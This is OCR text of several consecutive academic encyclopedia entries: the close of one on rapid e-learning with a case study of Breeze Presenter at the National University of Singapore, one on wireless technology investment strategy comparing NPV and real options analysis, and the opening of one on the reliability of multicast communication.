With REL, the role of instructional designers is slightly changed. Instructional designers act as guides and facilitators, helping SMEs write and develop content using REL tools. REL is usually used to author content in small chunks of reusable learning objects (RLOs). The design of the course containing a sequence of RLOs, assessment, tracking, forum discussions, deployment, course evaluation, and revisions still require traditional instructional design skills. Hence, the role of the instructional designer is not diminished with the use of REL. When REL processes and methods are properly applied, it is possible to produce high quality courses for both blended and distance learning.

Worksheets, Checklists, and Templates

A research report on REL released in June 2006 by the eLearning Guild showed that 72% of respondents to the research survey who use REL tools also use templates to facilitate rapid design and the streamlining of the production process.

Instructional designers and project managers have always used worksheets and templates in the traditional production cycle, such as the ADDIE model. De Vries (2006) has successfully demonstrated how worksheets and templates can efficiently streamline the production process. Bersin calls this a "development toolkit" consisting of templates and guidelines on the use of color, font, lines of text per page and so forth. De Vries's toolkit consists of analysis and module development worksheets which enable instructional designers to work together with the SME to author content quickly in a framework guided by pedagogy. De Vries also designed a set of development, deployment, and evaluation checklists consisting of project management tasks to help instructional designers work more efficiently.

AN EARLY ADOPTER: THE NATIONAL UNIVERSITY OF SINGAPORE

The National University of Singapore (NUS) is a traditional research university with about 30,000 students. Students attend on-campus lectures. E-learning focuses on blended learning rather than distance learning. The Centre for Instructional Technology (CIT) at the NUS was set up in 1999 with the mission to provide a supportive environment for the exploration, development, and application of digital technologies to enhance teaching and learning.

In January 2004, the courseware team began a pilot project involving the use of Macromedia Breeze Presenter. The software enables faculty to enhance their PowerPoint presentations with multimedia content with ease. By installing a plug-in onto the user's PowerPoint software, audio narrations and quizzes can be added. The presentation is saved as a Flash movie on a Web server. These presentations can be classified as a group of Learning Objects created with Breeze. The learning objects can then be accessed online without launching PowerPoint and can be played on any PDA, PC, and Macintosh.

There were three main reasons for implementing REL at the university. The first reason is cost effectiveness. The courseware team had been developing multimedia courseware since 1999, adopting the traditional production model that involves a team of content experts, instructional designers, programmers, and graphic artists. While this method produced high quality courseware, the cost of maintaining and updating courseware is high. REL could reduce maintenance cost.

The second reason was to provide an efficient software solution to the instructors, which would hopefully result in greater buy-in to e-learning. The team observed that professors are not prepared to get involved in the development of complex courseware. Because PowerPoint is used extensively by instructors, an easy to use software that enhances the features of PowerPoint is more practical for most instructors rather than the service of a team of software developers.

Third, the CIT team hoped to build a repository of Breeze created learning objects quickly and efficiently. Learning objects could be shared, packaged, used, and re-used by different instructors. With these in mind, the CIT introduced the concept of rapid e-learning (REL) in January of 2004. Because REL is not suitable for every project, traditional courseware development remains a core service and REL compliments that. In addition to Breeze Presenter, the centre implemented the e-learning XHTML editor (eXe) and Centra, which can also be classified as REL tools. This case study on REL focuses on the use of Breeze Presenter as the REL tool.

Breeze Presenter was introduced to faculty through newsletters, road show demonstrations, direct approach to selected faculty, and workshops. For the first few sessions, an instructional technologist guided faculty members as they prepared their learning objects with Breeze. Instructors were able to work independently after one or two guided sessions. Formal instructor surveys were not conducted on the use of REL, partly due to the popularity of the software and its smooth integration into the e-learning infrastructure of the university. However, regular qualitative feedback from instructional technologists working with professors on

Breeze Presenter is very positive. Instructors embrace it because they have no problems learning the software, the user interface has not changed much since 2004, and Breeze enables them to add simple interactivity to PowerPoint presentations without technical assistance. Instructors like this sense of independence and flexibility. As of July 2006, more than 800 learning objects have been created with REL. Instructors use these learning objects to complement classroom lectures, tutorials, and supplementary lessons.

The CIT team conducted student surveys in June 2004, and 200 students responded (see Table 1).


As Table 1 indicates, 38.20% liked Breeze because they can access the presentations using a low bandwidth Internet connection. 19.50% of respondents liked it because they can selectively learn, Breeze presentations come with standard toolbars that allow users to navigate between slides, view slide notes, control audio and video, play, pause, and stop the presentation and search the presentation for key words. 9.7% of students either dislike Breeze or have no comments. It would be interesting to find out more about the opinions of these students through qualitative feedback. 11.40% of respondents liked the slide layout and lecture presentation style. This figure measures content delivery and indicates that there is room for improvement in the design of PowerPoint slides and content presentation. It is also indicative that there are students who do not prefer lecture style presentations. The NUS team believes that there is a place for REL authoring tools in the university. Figure 2 shows the IT infrastructure that supports e-learning. REL holds equal status to custom courseware.

The popularity of Breeze Presenter indicates that instructors find REL tools useful for performing certain tasks that once required the service of professional staff. Some professors became comfortable with using IT and continued to develop complex custom courseware after using Breeze. REL tools have increased the productivity of the CIT by increasing output and shortening production time. REL presentations require minimal maintenance support. The centre expects REL to become even more popular in the near future. Its place in the e-learning ecology of the university appears to be secure The pilot project achieved positive results in all three areas except that cost savings cannot be confirmed because the initial cost of implementation and software licensing was too high.

Table 1. What students like about Breeze

Reasons for liking Breeze Presentations	Percent
Ability to access presentation at low bandwidth	38.20%
Breeze characteristics such as design, layout, and UI	18.70%
Ability to selectively learn	19.50%
PowerPoint slide layout, graphics, and lecturer's presentation	11.40%
Other issues	2.50%
Dislikes Breeze	1.60%
No comments	8.10%

Figure 1. The e-learning IT infrastructure of the National University of Singapore



CHALLENGES OF REL IN THE UNIVERSITY

Instructional designers will not dispute the usefulness of worksheets, checklists, and templates of the type suggested by De Vries (2006). These are essential in REL. However, the e-learning environment in a large university is different from that of an industrial corporation. While it is feasible to use project management worksheets and checklists in the university context, templates are almost impossible to implement. In a traditional research university, professors make the final decision as to how a course is to be designed and taught, whereas instructional designers are restricted to offering suggestions. Imposing templates designed to ensure quality instructional design may be viewed as intrusive and could create tensions with faculty.

Other constraints on the use of REL in the university environment arise from the basic problem of quality. Poor presentation skills result in poor quality learning objects, no matter how sophisticated the technology employed. The university must find other ways to improve the quality of PowerPoint presentations without imposing templates. Fortunately, there are workshops designed to help instructors prepare PowerPoint slides and improve their presentation skills; it is important for SMEs interested in creating e-learning with REL tools to become well-versed on proper course design techniques (Boehle, 2005). By working with instructors, instructional designers can guide and make suggestions as to how a presentation can be improved without implementing templates. In this manner, both the specific skill sets of SMEs and instructional designers are maximized to create an optimal e-learning experience.

REL promises to reduce cost of production by shortening the production process and reducing the number of professional staff needed. The CIT is not able to confirm any cost reductions. The most recent eLearning Guild's research report on REL (2006) also could not conclude that REL reduces cost. In that report, 49% of respondents claimed REL reduces production cost, whereas 19% found the cost remained the same and 32% found it cost more. More research is needed to determine the reasons for this contradiction to cost reduction claims. The CIT found the cost of software licensing to be high. Moreover, there is a yearly software maintenance fee. For cost savings to be achieved, REL software must be reasonably priced, and some tools remain expensive.

The eLearning Guild's research report (2006) was unable to affirm that quality has not been sacrificed, despite the use of templates, worksheets, and checklists for quality control. In fact, the majority of respondents indicated that quality—as defined by look and feel, interactivity, learner retention, and behavior—either remained the same or decreased when compared with courses authored by traditional methods. Similarly, the NUS experience also points to a need for some form of quality assurance. When asked what it takes for REL to succeed, 83% of respondents in the eLearning Guild's 2006 survey replied that the involvement of instructional designers was paramount. Therefore, when the latter become more involved, it is realistic to assume that processes and methods will become fine-tuned and that quality issues will be mitigated.

All the same, SMEs are embracing REL because the tools are easy to use and they can perform basic tasks without assistance. Students like the easy-to-access, self-paced presentations.

FUTURE TRENDS AND CONCLUSION

Despite challenges, REL development promises time and cost savings, and increased productivity. In 2003, Larstan Business Reports, conducted a survey of 85 Fortune 500 companies and more than 80% of respondents reported that REL strategies would make a significant contribution to training efforts in their organization. The eLearning Guild REL report (June, 2006) showed that demand for REL among its members increased from 70% in 2005 to 82% in 2006. The report claimed that REL is currently the fastest growing trend in e-learning project management and authoring. This trend is expected to continue.

REL software that can author complex games and simulations beyond the current one-way transmission of content is on the horizon. Currently, application developers are responding to demand in the market for new and better authoring tools. It is widely expected that desktop applications like Microsoft Office will become available online in the near future. When this becomes reality, online versions of REL tools are likely to follow. It may eventually become common to integrate REL authoring tools into Learning and Content Management

Systems, further integrating content development and knowledge management.

KEY TERMS

ADDIE: Abbreviation for analyze, design, develop, implement, evaluate. A step by step structured procedure that helps instructional designers use instructional material to create learning objects or e-learning courses.

Blended Learning: A combination of physical classroom instruction and online component of the course. Online components may supplement lectures and tutorials or they may consist of part of the curriculum which was previously taught in the physical classroom.

Bloom's Taxomony: Classification system of the cognitive domain by Benjamin Bloom in 1956. Learning outcomes are categorized into six levels: Knowledge, Comprehension, Application, Analysis, Synthesis, and Evaluation.

Distance Education: A course that is delivered without requiring students to attend lessons in a physical classroom.

LMS and LCMS: The learning content management system, or LCMS, allows users to share, search and reuse content (learning objects) for lessons. Learning objects can also be exported for use in another LCMS. LCMS manages content. The learning management system (LMS) manages the course and contains course information, assignments, schedules, and so forth. Today, commercial LMS includes the LCMS component and hence, LMS usually also means LCMS.

Rapid E-Learning (REL): A category of online training which can be developed in weeks, can be authored by subject matter experts (SMEs), and maintains instructional focus and quality.

Reuseable Learning Objects (RLOs): Small chucks of content in digital form. RLOs are tagged with information, stored in a repository, shared, and reused for teaching. Several learning objects put together form a lesson.

SME: Subject matter experts or content writers.

Tools: Software used to perform certain tasks or to create something in e-learning. When used in the context of an LMS, it means a feature in the LMS that enables users to perform a specific task.

Relationships between Wireless Technology Investment and Organizational Performance

INTRODUCTION

Information technology (IT) investments are justified based on average improvement in performance (Peacock & Tanniru, 2005). Firms rely on those investments (Demirhan, Jacob, & Raghunathan, 2002; Duh, Chow, & Chen, 2006; Tuten, 2003) because executives believe that investments in wireless technologies help boost company performance. In this regard, the benefits from wireless technology applications depend on the extent to which they are congruent with the firm's performance (Duh et al., 2006). But, some IS researchers argue that competitors may easily duplicate investments in IT resources by purchasing the same hardware, software, and network, and hence resources necessarily do not provide sustained performance (Santhanam & Hartono, 2003).

The use of wireless communications and computing is growing quickly (Kim & Steinfield, 2004; Leung & Cheung, 2004; Yang, Chatterjee, & Chan, 2004). The future of wireless technology may also bring more devices that can operate using the many different standards and it may be possible that a global standard is accepted, such as the expected plans for the 3G technology UMTS. The wireless beyond 3G (B3G) systems or the so called composite radio environments (CRE) (or even 4G systems) possess multiple features that allow employees to collaborate with each other and provide diverse access alternatives (Kouis, Domestichas, Koundourakis, & Theologou, 2007). But issues of risk and uncertainty due to technical, organizational, and environmental factors continue to hinder executive efforts to produce meaningful evaluation of investment in wireless technology (Smith, Kulatilaka, & Venkatramen, 2002). Despite the use of investment appraisal techniques, executives are often forced to rely on instinct when finalizing wireless investment decisions. A key problem with evaluation techniques that emerges is their treatment of uncertainty and their failure to account for the fact that outside of a decision to reject an investment outright, firms may have an *option* to defer an investment until a later period (Tallon, Kauffman, Lucas, Whinston, & Zhu, 2002). In addition, many authors believe that if firms can combine the appropriate investment strategies to create a unique wireless technology capability, superior firm performance can be the result.

Utilization of wireless devices and being "connected" without wires is inevitable (Gebauer, Shaw, & Gribbins, 2004; Jarvenpaa, Lang, Reiner, Yoko, & Virpi, 2003). Market researchers predict that by the end of 2005, there will be almost 500 million users of wireless devices, generating more than $200 billion in revenues (Chang & Kannan, 2002; Xin, 2004). And by 2006, the global mobile commerce (m-commerce) market will be worth $230 billion (Chang & Kannan, 2002). Such predictions indicate the importance that is attached to wireless technologies as a way of supporting business activities. Evaluating investments in wireless technology and understanding which technology makes the "best fit" for a company or organization performance is difficult because of the numerous technologies and the costs, risks, and potential benefits associated with each technology.

The purpose of this study is twofold: first, to identify and discuss different investment options, and second, to assist in formulating a wireless technology investment strategy for increasing organizational performance. This article is organized as follows. The next section outlines wireless technology investments and organizational performance. The third section contains major uncertainties and risks in the field of wireless technologies. In the fourth section, wireless technology and IT investment tools are examined. In the fifth section, formulating a wireless technology investment strategy is discussed. The conclusion of this article is presented in the sixth section.

WIRELESS TECHNOLOGY INVESTMENTS AND ORGANIZATIONAL PERFORMANCE

Each year large and small businesses invest in wireless technologies to improve their business performance (Huang & Hu, 2004). The relationship between wireless technology investments and business performance is complex and multifaceted (Duh et al., 2006; Huang & Hu, 2004). In recent years, many authors have written about the resource-based view (RBV) theory to examine the IT-firm performance relationship (Ravichandran & Lertwongsatien, 2002). Many past studies in information systems (IS) have implicitly assumed that IS assets could have direct effects on firm performance (Ravichandran & Lertwongsatien, 2002; Santhanam & Hartono, 2003; Zhuang & Lederer, 2006). The main issue in this study is that wireless technology is necessary for business survival and that the appropriate investment in wireless technology resources and capabilities leads to enhanced firm performance (Lu & Ramamurthy, 2004). In fact, this theory based framework commonly referred to as the RBV has been adopted to address the productivity paradox, the controversy over the business value of IT, or wireless technology investments (Duh et al., 2006).

According to the RBV theory, the benefits of superior IT capability must be sustainable over time (Santhanam & Hartono, 2003; Zhuang & Lederer, 2006). So the wireless technology investment may not be immediately reflected in firm performance because it takes time for firms to assimilate new technology and realize related performance benefits. Researchers state that IT investments are made with long-term goals and there is a time lag in obtaining benefits (Santhanam & Hartono, 2003). Using cross-sectional archival data, Lu and Ramamurthy (2004) found that under low environmental dynamism conditions, the performance advantages of increased IT capability are found to sustain over time, and that the declining cost of wireless technology and IT over time provides improved performance (Demirhan et al., 2002).

Although some important work has been undertaken, the relationships between wireless technology investment strategies and organizational performance are not adequately represented in current IS research. This study is among the first effort toward this end.

MAJOR UNCERTAINTIES AND RISKS IN THE FIELD OF WIRELESS TECHNOLOGIES

Business transactions conducted through mobile devices such as palm-sized computers and vehicle-mounted interfaces, using wireless telecommunication networks, are termed mobile commerce (Benou & Bitos, 2007; Lin & Wang, 2006). These devices are transforming work practices and organizations (Scheepers, Scheepers, & Ngwenyama, 2006). Businesses today face several uncertainties in using wireless technology effectively (Shim, Varshney, Dekleva, & Knoerzer, 2003; Yang et al., 2004). One of the first uncertainties for managers investing in wireless technology is that standards may vary from country to country, making it difficult for devices to interface with networks in different locations (Shim et al., 2003; Tarasewich, Nickerson, & Warkentin, 2002).

Another uncertainty is that wireless networks lack the bandwidth of their wired counterparts (Tarasewich et al., 2002). Applications that run well on a wired network may encounter new problems with data availability, processing efficiency, concurrency control, and fault tolerance when ported to a mobile environment. Limited bandwidth inhibits the amount and types of data that can be transmitted to mobile devices. Significantly improved bandwidth is clearly needed before new types of mobile applications, such as Web access, video, document transfer, and database access can be implemented. Bandwidth is expected to increase rapidly over the next few years with the introduction of new generation of wireless technologies. It is therefore uncertain how fast firms will follow the increased bandwidth evolution.

User interface is another uncertainty related to the development of wireless technology (Shim et al., 2003). Mobile devices provide very restrictive user interfaces which limit possible employee and consumer uses of mobile technology. The ideal mobile user interface will exploit multiple input/output technologies. The employee should be able to switch effortlessly from text-based screens to streaming audio/video to voice-powered interaction. Mobile users require different input and output methods in different situations. It is necessary to create a range of standard interfaces that can be reused in different mobile devices. As wireless technology development promises to improve this interface, with such features as voice recognition, voice synthesis, and flexible screens, increased usage will likely result. New and more powerful user interfaces are essential to 3G (3 generation) wireless success.

Finally, security is another uncertainty related to wireless technologies (Shim et al., 2003). Beyond 3G (B3G) networks are deployed using different access scenarios that incorporate a specific security architecture that aims at protecting the users and the data exchanged among wireless communication devices (Xenakis & Ntantogian, 2007). The use of those architectures provides mutual authentication as well as confidentiality and integrity services to the data sent over the wireless networks (Xenakis & Ntantogian, 2007).

Where uncertainties exist, they are viewed as risks that will reduce the potential payoff of investment in wireless technology. Thus organizations may be hesitant to invest in a particular technology because they are afraid of high costs associated with potential obsolescence of technologies in which they may have invested. Given all these uncertainties and risks, past research on IT investments should be analyzed to provide a basis for understanding investment in wireless technology.

WIRELESS TECHNOLOGY AND INFORMATION TECHNOLOGY INVESTMENT TOOLS

IT investment justification is needed because investing in infrastructure without fully understanding the complex relationship between the application of IT and the investment strategies often contributes to a productivity paradox (Peacock & Tanniru, 2005). IT justification techniques vary from the traditional quantitative models, such as net present value (NPV), internal rate return (IRR), and payback, to those that link quantitative models with qualitative criteria or intangibles (Peacock & Tanniru, 2005). IT investment justification models can also vary from intuition-based cost-benefit analysis, regression analysis, payback rules, accounting rates of return, and financial and economic models such as NPV, to real options analysis (ROA) (Kohli & Sherer, 2002; Peacock & Tanniru, 2005; Walters & Giles, 2000).

Cost-Benefit Analysis

Cost-benefit analysis often requires substantial data collection and analysis of a variety of costs and benefits. However, most IT investments and their benefits involve great complexity and require a detailed cost-benefit analysis. This analysis involves explicitly spelling out the costs and benefits in a formula such as an equation for an investment that improves productivity (Kohli & Sherer, 2002).

Regression Analysis

Some authors use statistical analysis, such as regression analysis, to understand the relationship between the IT investment and payoff (Osei-Bryson & Ko, 2004). They usually examine the correlation table listing the strength of relationship between the investment (independent) variables and the payoff (dependent) variable.

Payback Rules

Payback rules track how many periods IT managers must wait before cumulated cash flows from the project exceed the cost of the investment project (Walters & Giles, 2000). If this number of periods is less than or equal to the firm's benchmark, the project gets the go-ahead (Walters & Giles, 2000).

Accounting Rates of Return

An accounting rate of return is the ratio of the average forecast profits over the project's lifetime (after depreciation and tax) to the average book value of the IT investment (Walters & Giles, 2000). Again, comparison with a threshold rate is sought before investment goes ahead (Walters & Giles, 2000). Payback rules and accounting rates of return do not take into account uncertainties and risks. Therefore, they are not adequate to analyze investment strategy in wireless technologies.

Net Present Value (NPV) Analysis

The time value of investment is represented in NPV. The NPV rule assumes that either the investment is reversible, or, if the investment is irreversible, the firm can only invest now; otherwise it will never be able to do so in the future (Tallon et al., 2002; Peacock and Tanniru, 2005). While NPV provides information about the time value of the investment, it does not take into account the risks or opportunities created by stopping, decreasing, or increasing investment in the future (Kohli & Sherer, 2002). In fact, the NPV has been widely criticized because of its inability to model uncertainty, a factor that is particularly relevant in the context of IT investment decisions (Tallon et al., 2002; Tuten, 2003). In evaluating IT investments that exhibit high growth potential and high uncertainty, NPV is inadequate, but real options analysis (ROA) seems to be a better tool (Tallon et al., 2002).

Using an NPV method of wireless technology investment analysis means, once the decision is made not to invest because of security issues, bandwidth limitations, or standard issues, it will likely not be revisited for some time. The NPV method will allow managers to mismanage investments in wireless technologies, because a firm could invest in a wireless technology with high cost and an uncertain payoff. With NPV, it is difficult to obtain accurate estimates of revenues and costs. In the absence of accurate estimates, NPV may lead to an erroneous decision.

Real Options Analysis (ROA)

The real options approach helps managers understand the potential payoff from IT investments in a multiphase investment scenario (Kohli & Sherer, 2002). Real option theory recognizes that the ability to delay, suspend, or abandon a project is valuable when the merits of the project are uncertain (Tallon et al., 2002). In practice, the application of real options has been proven difficult, though not impossible (Tallon et al., 2002). ROA remains a controversial technique because it is based on decision tree analysis which tends to include too much detail in the cash flow portion of the model. ROA in practice is inherently complex because there are many assumptions behind the different models used with it. In the context of wireless technology, some of those assumptions may be questionable. For example, few executives could assign a credible market value to an IT investment, especially where it is part of a multiphase project, such as upgrading network capacity as part of a wireless networking strategy (Tallon et al., 2002).

Despite any initial misgivings, the benefits of ROA remain attractive to wireless technology managers who are repeatedly faced with difficult investment decisions involving technical and organizational uncertainty, multiple forms of risk, and incomplete information. ROA is a positive step because it allows wireless technology implementation decision makers to consider risk and uncertainty factors in their investment decisions (Tallon et al., 2002).

ROA may be used to evaluate investment in wireless technology. An option gives the holder the right to invest now or at a future point in time (Tallon et al., 2002). If future developments of wireless technologies remove or otherwise reduce a key source of uncertainty to some satisfactory level, the firm may exercise its option and proceed with a full-blown implementation of the wireless technology investment. If, however, the uncertainty continues or is not adequately resolved, the expiration period can be extended thus reducing any risk of future losses. In high-risk areas involving emerging technologies such as wireless telecommunications, ROA is useful for discovering investment possibilities, particularly for firms seeking to acquire a first-mover advantage (Kulatilaka & Venkatraman, 2001). With ROA, firms may consider even an initial investment or small-scale pilot investment (Tallon et al., 2002).

NPV vs. ROA

Table 1 shows the comparison between NPV and ROA because both are the most used by IT and wireless technology executives (Tallon et al., 2002).

FORMULATING A WIRELESS TECHNOLOGY INVESTMENT STRATEGY

We argue that the use of the real option technique is appropriate to analyze investment in wireless technologies. Also, the amount or level of commitment

Table 1. NPV vs. ROA

NPV	ROA
Managers are passive investors	Managers are active investors
Managers do not have the flexibility to sell the asset	Managers have the flexibility to sell the asset
An NPV calculation only uses information that is known at the time of appraisal. The choice is all-or-nothing	An ROA uses an initial choice followed by more choices as information becomes available
NPV does not take into account uncertainties and risks	ROA takes into account uncertainties and risks
Managers do not have the flexibility to invest further, wait and see, or abandon the project entirely.	Managers do have the flexibility to invest further, wait and see, or abandon the project entirely.
According to the NPV theory the future cash flow of an investment project are estimated.	By contrast, real options calculations involve a wide range of future cash flow probability distribution
NPV does not use a decision tree analysis	Real options theory is related to a decision tree analysis
With NPV, subsequent decisions cannot modify the project once it is undertaken	With Real option theory, subsequent decisions can modify the project once it is undertaken.

an organization will take related to purchasing and implementing a given technology, in this case wireless technologies, must be considered. The different options of investment that exist in accordance with the amount or level of commitment of an organization are the following (Smith et al., 2002): Growth option, staging option, exit option, sourcing option, business scope option, and learning option.

Growth option is an investment choice that would allow for a company to invest with the intention that the expenditure could produce opportunities for the company that would be more beneficial than just the initial benefits produced by the technology. These opportunities can occur anywhere from immediately to well after the technology is implemented. Being able to provide an additional service that becomes lucrative and that stems from the technology would be an example of a growth option.

Financing a technology or purchasing a technology in "parts" or "stages" is considered the staging option. The benefit of purchasing a wireless technology in "stages" is that it allows managers to make decisions before each additional purchase or "stage." The benefits can be reevaluated before each additional expenditure to see if there is any marginal benefit and if further investment is needed. In wireless technology, such as wireless LANs (WLANs), an initial access point (AP) can be set up and if successful, further APs can be purchased and implemented.

If there is a current activity conducted by the business or organization that is not producing any clear benefit and is a high expense, the business or organization may want to slowly taper off such an activity. They may do this through the purchase of a standard technology. Then, the firm would be able to outsource to, partner with, or align with another organization to handle such an activity. This is classified as an exit option. An example of this could be a coffee shop that provides patrons with wired Internet access while they are at the coffee shop. If the cost of running a server with wired capabilities for Internet access became too costly, then the coffee shop could purchase an AP with 802.11b (a common standard in WLANs) to provide patrons that have wireless network interface cards (NICs) with Internet access. The coffee shop could be doing this before they outsource to or partner with another company that can

R

provide such a service more cheaply than the coffee shop could maintain themselves.

Sourcing options occur when a company or organization chooses to invest in a technology for the reason of adding input sources, channels, and/or platforms (Smith et al., 2002). A wireless example of this is a firm purchasing a printer that allows for Bluetooth and/or infrared communications in order to provide the advantage of accepting multiple inputs for the printer instead of inputting solely through a universal serial bus (USB) or parallel port. This would allow for printing from handheld devices (i.e., a different type of device besides notebooks or desktops).

Another option is a business scope option. This option provides a firm with the ability to “add to or adapt the product/service mix of the firm quickly and efficiently” (Smith et al., 2002). Using the coffee shop example again, a coffee shop that has no current offerings of Internet service to its patrons could add wireless APs to provide its patrons with Internet service, thus adding to the services the coffee shop provides.


The last option, learning, is when a company invests primarily for the experience of gaining more knowledge about a new technology. A technology consulting firm would perhaps invest in new WLAN technologies in order to fully test and learn such technologies so that managers could then recommend these technologies to customers and fully explain these technologies to them as well.

From our earlier discussion, we find that an ROA, unlike with NPV, a firm with an investment opportunity has an option to invest now or in the future. Once the company exercises its option to invest, the lost option value is part of the opportunity cost of the investment. Our study demonstrates that when there is high uncertainty, the option value of an investment is significant. Therefore, because of the innovative nature of wireless technology, it is preferable to use the combined approach of real option and the amount or level of commitment an organization will take related to investing in wireless technologies to evaluate uncertain wireless technology implementation projects. We formulate that both of these ideas can coexist. Depending on the way a firm or organization chooses to implement the wireless technology, a different impact can be expected.

In Figure 1, we refer to the term “investment strategies” as the mediating or moderating variables to impact the relationship between wireless technology and firm performance. This model supports our investigation that recommends the combination of the real option approach and the level of organizational commitment in the wireless technology investment decision-making process in order to influence the organizational performance.

The challenge in this study is to optimize the investment strategy that will take into account the nature, the risk, and the uncertainties of the use of wireless technology, which will continue to be purchased to

Figure 1. The wireless technology-performance model



support their use in improving organizational performance. It is harder to identify such investment impact on the changes in activities of a firm. It is also found that there are reasons for the inherent difficulty in justifying the impact of wireless technology investments on a firm's performance, because it is cumbersome to determine the true costs of the wireless technology investments.

CONCLUSION

The objective of this article was to examine different wireless technology investment tools and formulate an appropriate wireless technology investment strategy that could affect organizational performance. This research begins with the presentation of how the resource-based view (RBV) theory plays a role of a theoretical foundation of IT-firm performance relationships. This research also outlines several uncertainties and risks in the field of wireless technology. First, the field has no single and universally accepted standard. Wireless networks lack the bandwidth of their wired counterparts. User interface is an uncertainty related to the development of wireless technology. Finally, security is another uncertainty related to wireless technologies.

Since uncertainties and risks exist in the wireless technology field, organizations planning to invest in wireless technology implementation have to use an investment analysis tool that takes those uncertainties and risks into account. In order to identify the investment strategy that fits with wireless technology, this article has analyzed the different investment tools such as: cost-benefit analysis, regression analysis, payback rules, accounting rates of return, NPV, and ROA.

For multiperiod investment decisions, ROA is superior to other investment tools and the ubiquitous net present value (NPV) approach. In a world of uncertainty such as a wireless technology implementation project, real options offer the flexibility to expand, extend, contract, abandon, or defer a project in response to unforeseen events that drive the value of a project up or down over time.

The main contribution of this study is the formulation of an appropriate wireless technology investment strategy. This study recommends the combined use of ROA and the level of commitment of an organization. The different options for investment (growth option, staging option, exit option, sourcing option, business scope option, and learning option) that exist in accordance with the amount or level of commitment of an organization were presented, discussed, and illustrated in relation to wireless technology.

Clearly, the concept of a combined approach developed in this research based on the use of real option and the level of commitment of an organization offers much promise for future study. Therefore, we encourage our IS colleagues to accept the challenges that the objective of this article posed. Future research is necessary because wireless technology evolves so rapidly. Additional research should also expand the range of the IT investment tools and examine their effects on the decision to invest in wireless technology implementation.

KEY TERMS

Access Point Device: The device that bridges wireless networking components and a wired network. It forwards traffic from the wired side to the wireless side and from the wireless side to the wired side as needed.

Investment: An item of value purchased for income or capital appreciation.

M-Commerce: The use of mobile devices to improve performance, create value, and enable efficient transactions among businesses, customers, and employees.

Network Interface Card (NIC): The device that enables a workstation to connect to the network and communicate with other computers. NICs are manufactured by several different companies and come with a variety of specifications that are tailored to the workstation's and the network's requirements.

NPV: The present value of an investment's future net cash flows minus the initial investment. If positive, the investment should be made (unless an even better investment exists); otherwise it should not.

Option: By definition, gives the holder the right, but not the obligation, to take ownership of an underlying asset at a future point in time.

Standards: Documented agreements containing technical specifications or other precise criteria that are used as guidelines to ensure that materials, products, processes, and services suit their intended purpose.

UBS (Universal Serial Bus) Port: A standard external bus that can be used to connect multiple types of peripherals, including modems, mice, and network adaptors to a computer.

User Interface: An aspect of a wireless device or a piece of software which can be seen (or heard or otherwise perceived) by the human user, and the commands and mechanisms the user uses to control its operation and input data.

Voice Recognition: A technology that enables computers to recognize the human voice, translate it into program code, and act upon the voiced commands.

Reliability Issues of the Multicast-Based Mediacommunication

Gábor Hosszú

Zoltan Czirkos
Budapest University of Technology and Economics, Hungary

INTRODUCTION

The multimedia applications generally support one-to-many group communication. Multicasting decreases the communication costs for applications, which send the same data to multiple receivers. *Table 1* summarizes the types of the communication among the hosts.

Currently, there is an increasing need for scalable and efficient group communication. Theoretically, multicasting is optimal for such purposes. Therefore, this technology is an emerging media dissemination technology, instead of the traditional unicast communication. It has two important types: the network-level, namely IP-multicast, and the Application-Layer, host-multicast. In the former one, the data packets are delivered by the IP protocol, from one host to many hosts that are member of a multicast group. The routers run an IP-multicast routing protocol in order to construct a multicast tree. Along this tree, the data is forwarded to each host. Special IP addresses (224.0.0.0 - 239.255.255.255 address range) are used, which do not belong to hosts, but rather define multicast channels. In the case of Application-Layer Multicast (ALM), the hosts use unicast IP delivery, and the routers do not play any special role.

Reliability is one of the most important features of all multimedia applications, independently from the multicast technology in use. This requirement is especially critical in the case of multicast, where the large volume of data is to be transferred, and correction or resending of lost data is even more difficult in time.

In the multicast technology, the maintenance of the group membership information is also an important question from the point of view of the robustness of the so-called multicast delivery tree. The root of the tree is the sender, the leaves are the receivers, and the intermediate nodes are the routers in case of the IP-multicast. In the following sections, the reliability properties of different multicast technologies are overviewed.

RELIABLE IP-MULTICAST

The IP-multicast itself cannot guarantee any reliability, according to the well-known best-effort delivery of the IP network. In order to increase the reliability for the data distribution or interactive media applications, reliable transport protocols are necessary. However, unicast TCP does not support the multicast, and on the other hand, UDP does not provide any reliability. For

Table 1. The possible types of the communication among the hosts

Type	Name	Description
point-to-point	unicast	One host communicates with another.
point-to-multipoint	multicast	One host (sender) send data to a group of hosts, the sender sends data only once and every member of the group will receive.
multipoint-to-multipoint	multipoint multicast	In a communication session more than one sender exist, which independently send data to every member of the group
multipoint-to-point	concast	The every member of the group sends data to only one host.
point-to- everypoint	broadcast	One host sends data to every host.

this reason, additional multicast transport protocols are used to achieve the required level of reliability (Hosszú, 2001). The protocol stack of reliable IP-multicast is presented in Figure 1.

